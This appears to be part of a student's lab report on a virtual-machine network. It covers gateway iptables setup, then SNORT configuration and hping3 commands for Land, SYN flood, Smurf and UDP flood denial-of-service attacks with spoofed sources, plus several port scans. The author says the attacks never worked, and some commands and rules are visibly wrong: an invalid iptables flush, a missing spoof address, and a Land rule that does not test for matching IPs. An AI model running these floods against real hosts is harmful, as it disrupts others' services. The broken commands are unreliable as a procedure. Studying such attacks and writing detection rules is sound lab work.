
a.

4. Gateway Pinging Client

```
vboxuser@Gateway:~$ ping 192.168.0.10  
PING 192.168.0.10 (192.168.0.10) 56(84) bytes of data.  
64 bytes from 192.168.0.10: icmp_seq=1 ttl=64 time=0.355 ms  
64 bytes from 192.168.0.10: icmp_seq=2 ttl=64 time=0.443 ms  
^C  
--- 192.168.0.10 ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 1016ms  
rtt min/avg/max/mdev = 0.355/0.399/0.443/0.044 ms
```

a.

5. Gateway Pinging Server

a. 

Part 2 End Thoughts:

Through this part of the project, I learned a lot about networking fundamentals, specifically about configuring firewalls, routing, and setting up NAT. One key discovery was how to properly configure the iptables rules to enable secure communication between VMs while maintaining a strict DROP policy. Initially, I overlooked the need for port forwarding adjustments in the Gateway VM and didn't account for mismatched port configurations between the client and server. Once I corrected the forwarding setup (with ports 8080 and 80), access to the server website worked as expected.

Another important lesson was understanding the role of iptables and how it interacts with different network interfaces. I also discovered how to configure a whitelist approach by setting the default DROP policy on INPUT, OUTPUT, and FORWARD chains, which helped me better manage traffic flow and security.

Part 3: Simulating The Attacks

I wasn't able to get the attack portion of the project working, due to the rules not being set properly. However, I still want to share what I tried to do, and the exact steps I took. I wanted to test how attacks could mess with a website in real-time, and not just through a YouTube video.

Step 1: Prepare the Environment

1.1 Install and Configure Services on the Server:

1. Install Apache, SSH, FTP, hping3:
 `sudo apt update`
 `sudo apt install apache2 openssh-server vsftpd hping3`
2. Start the Services:
 `sudo systemctl start apache2`
 `sudo systemctl start ssh`
 `sudo systemctl start vsftpd`
3. Verify Services:
 - To verify that the services are up and running, use the following:

- Apache (HTTP): Visit `http://<server_ip>` in a browser
- SSH: Test with `ssh <server_ip>`.
- FTP: Test with `ftp <server_ip>`

1.2 Enable Packet Forwarding on the Gateway:

Enable packet forwarding on the Gateway VM to allow traffic to pass through and be sniffed by SNORT:

```
sudo sysctl -w net.ipv4.ip_forward=1
```

1.3 Disable Firewall on Gateway:

If there's an active firewall (e.g., iptables) on the Gateway, disable all rules to allow all traffic through:

```
sudo iptables -F INPUT ACCEPT
sudo iptables -F OUTPUT ACCEPT
sudo iptables -F FORWARD ACCEPT
```

Step 2: Configure SNORT for Traffic Monitoring

2.1 Install SNORT:

Install SNORT on the Gateway VM to monitor and detect the attacks:

```
sudo apt update
sudo apt install snort
```

2.2 Configure SNORT:

Edit the SNORT configuration file to specify the correct network interface and HOME_NET:

```
sudo nano /etc/snort/snort.conf
```

Set HOME_NET to the appropriate IP range for your network, for example:

```
ipvar HOME_NET 192.168.1.0/24
```

2.3 Implement SNORT Rules:

1. Edit the local.rules file located at `/etc/snort/rules/` and add custom rules to detect the attacks:

```
sudo nano /etc/snort/rules/local.rules
```

2. For each attack type (detailed in later sections), create a custom SNORT rule in this file.

3. Start SNORT to run in IDS mode:

```
sudo snort -A console -c /etc/snort/snort.conf -i eth0
```

Step 3: Deploy DoS Attacks Using Hping3

3.1 Land Attack

A Land Attack is a type of DoS attack where the attacker sends a SYN packet with the same source and destination IP, causing a never-ending connection.

1. Deploy the Land Attack:

Use hping3 from the client to simulate the Land Attack:

```
sudo hping3 -S <target_ip> -a <target_ip> -k -s 80 -p 80 --flood
```


- -S: Set SYN flag.
- -p 80: Target port (HTTP).
- -a <target_ip>: Spoof the source IP to match the target IP.
- --flood: Send packets as fast as possible.

2. Implement SNORT Rule for Land Attack:

Add the following rule to detect the Land Attack in the local.rules file:

```
alert tcp $HOME_NET any -> $HOME_NET 80 (msg:"Land Attack detected"; flags:S;
sid:1000002;)
```

3.2 SYN Flood Attack

A SYN Flood Attack floods the target with a high volume of SYN packets, exhausting resources and preventing legitimate connections.

1. Deploy SYN Flood Attack:

Use hping3 from the client to deploy the SYN flood attack:

```
sudo hping3 -a -p 80 <spoofed_ip> <target_ip> -S --flood
```

- --flood: Send packets continuously.
- -S: Set the SYN flag.
- -a <spoofed_ip>: Use a spoofed source IP.
- <target_ip>: Replace with the server's IP (10.0.0.10).

2. Implement SNORT Rule for SYN Flood Attack:

Add the following SNORT rule to detect the SYN flood attack:

```
alert tcp $HOME_NET any -> $HOME_NET 80 (msg:"SYN Flood attack detected";
flags:S; threshold: type both, track by_dst, count 20, seconds 60; sid:1000003;)
```

3.3 Smurf Attack

In a Smurf Attack, the attacker sends a ping to the broadcast address with a spoofed victim IP. All devices on the network respond to the victim, overwhelming it with traffic.

1. Deploy Smurf Attack:

Use hping3 to simulate a Smurf attack:

```
sudo hping3 -1 --flood --icmp -a <victim_ip> <broadcast_ip>
```

- --icmp: Send ICMP Echo Request.
- -a <victim_ip>: Spoof the source IP as the victim.
- <broadcast_ip>: Replace with the network's broadcast IP.

2. Implement SNORT Rule for Smurf Attack:

Add this rule to the local.rules file:

```
alert icmp $HOME_NET any -> $HOME_NET any (msg:"Smurf Attack detected";
icmp_type:8; threshold: type both, track by_dst, count 20, seconds 60; sid:1000004;)
```

3.4 UDP Flood Attack

A UDP Flood Attack sends a large number of UDP packets to a victim, overwhelming the UDP

application or system.

1. Deploy UDP Flood Attack:

Use hping3 to simulate a UDP flood:

```
sudo hping3 -2 --flood -a <spoofed_ip> -p <udp_port> <target_ip>
```

- --flood: Send packets continuously.
- -2: Use the UDP protocol.
- <udp_port>: Specify the UDP port to target.
- <target_ip>: Replace with the target's IP.

2. Implement SNORT Rule for UDP Flood Attack:

Add this rule to the local.rules file:

```
alert udp $HOME_NET any -> $HOME_NET any (msg:"UDP Flood attack detected";  
threshold: type both, track by_dst, count 10, seconds 60; sid:1000005;)
```

3.5 Port Scanning

Port Scanning is an attempt to find open ports on a system. The types of scans include TCP ACK, FIN, Xmas, Null, and UDP scans.

1. Deploy Port Scanning Attacks:

Use hping3 and nmap for different types of port scans:

- TCP ACK Scan:

```
sudo hping3 -c 1 -V -p 80 -s 5050 -A <target_ip>
```

- TCP FIN Scan:

```
sudo hping3 -c 1 -V -p <port> -s 5050 -F <target_ip>
```

- TCP Xmas Scan:

```
sudo hping3 -X -p <port> <target_ip>
```

```
sudo hping3 -c 1 -V -p <port> -s 5050 -M 0 -UPF <target_website>
```

- TCP Null Scan:

```
sudo hping3 -c 1 -V -p 80 -s 5050 -Y <target>
```

- UDP Scan:

```
sudo hping3 -2 192.168.0.100 -p 80
```

2. Implement SNORT Rule for Port Scanning:

Add the following rule to detect port scans:

```
alert tcp $HOME_NET any -> $HOME_NET any (msg:"Port Scan detected"; flags: S, F,  
R; sid:1000006;)
```

Since the actual machine attacks didn't work, I chose to go online and go to other websites to visualize the attacks instead. I went to Cloudflare and Nmap online to get a better visual understanding of some of the attacks, and chose to watch YouTube videos to learn more about the real-time effect of the attacks.

Part 3 End Thoughts:

It's unfortunate that I was not able to get the full project working, but I'm proud of the progress I made. Though a hands-on demonstration of the attacks would have been better, I'm still happy

with what I learned from the websites and videos, and I'm sure that in the future I'll be able to look back on this manual and figure out what exactly went wrong.

Project Conclusion:

This project taught me a lot, despite not being able to fully execute everything I planned. The biggest challenge was the iptables configuration on the Gateway VM, which prevented me from carrying out some of the attacks. However, this setback pushed me to dig deeper into network security concepts, and I ended up learning quite a bit from the research and documentation I went through. Even though I couldn't carry out the real attacks, I now have a much better understanding of how they work and how they can impact different network services, like HTTP, FTP, and SSH.

One key takeaway is how important proper setup and testing are in a network environment. Even though I couldn't finish everything I set out to do, it was an eye-opener to see the complexities involved in setting up secure networks, especially with tools like SNORT for monitoring traffic. Writing custom SNORT rules was tricky but rewarding, and it gave me insight into how an IDS system detects potential threats in real-time.

I also found it interesting to explore the different types of denial-of-service (DoS) attacks. I didn't get to execute them all, but I got a solid understanding of how attacks like SYN Floods, Land Attacks, and Smurf Attacks can affect a network and the specific ways they can be detected. It was a great reminder of the importance of having detection and prevention strategies in place, like rate-limiting or SYN cookies for mitigating SYN Floods.

Looking back, even though I didn't reach my initial goal of fully deploying and testing the attacks, I'm proud of what I learned. I gained hands-on experience in configuring network services and setting up monitoring tools. If I were to do this project again, I'd definitely focus on improving my understanding of firewall settings and troubleshooting network configurations. Those are areas I struggled with, and I know they're crucial for success in real-world network security work.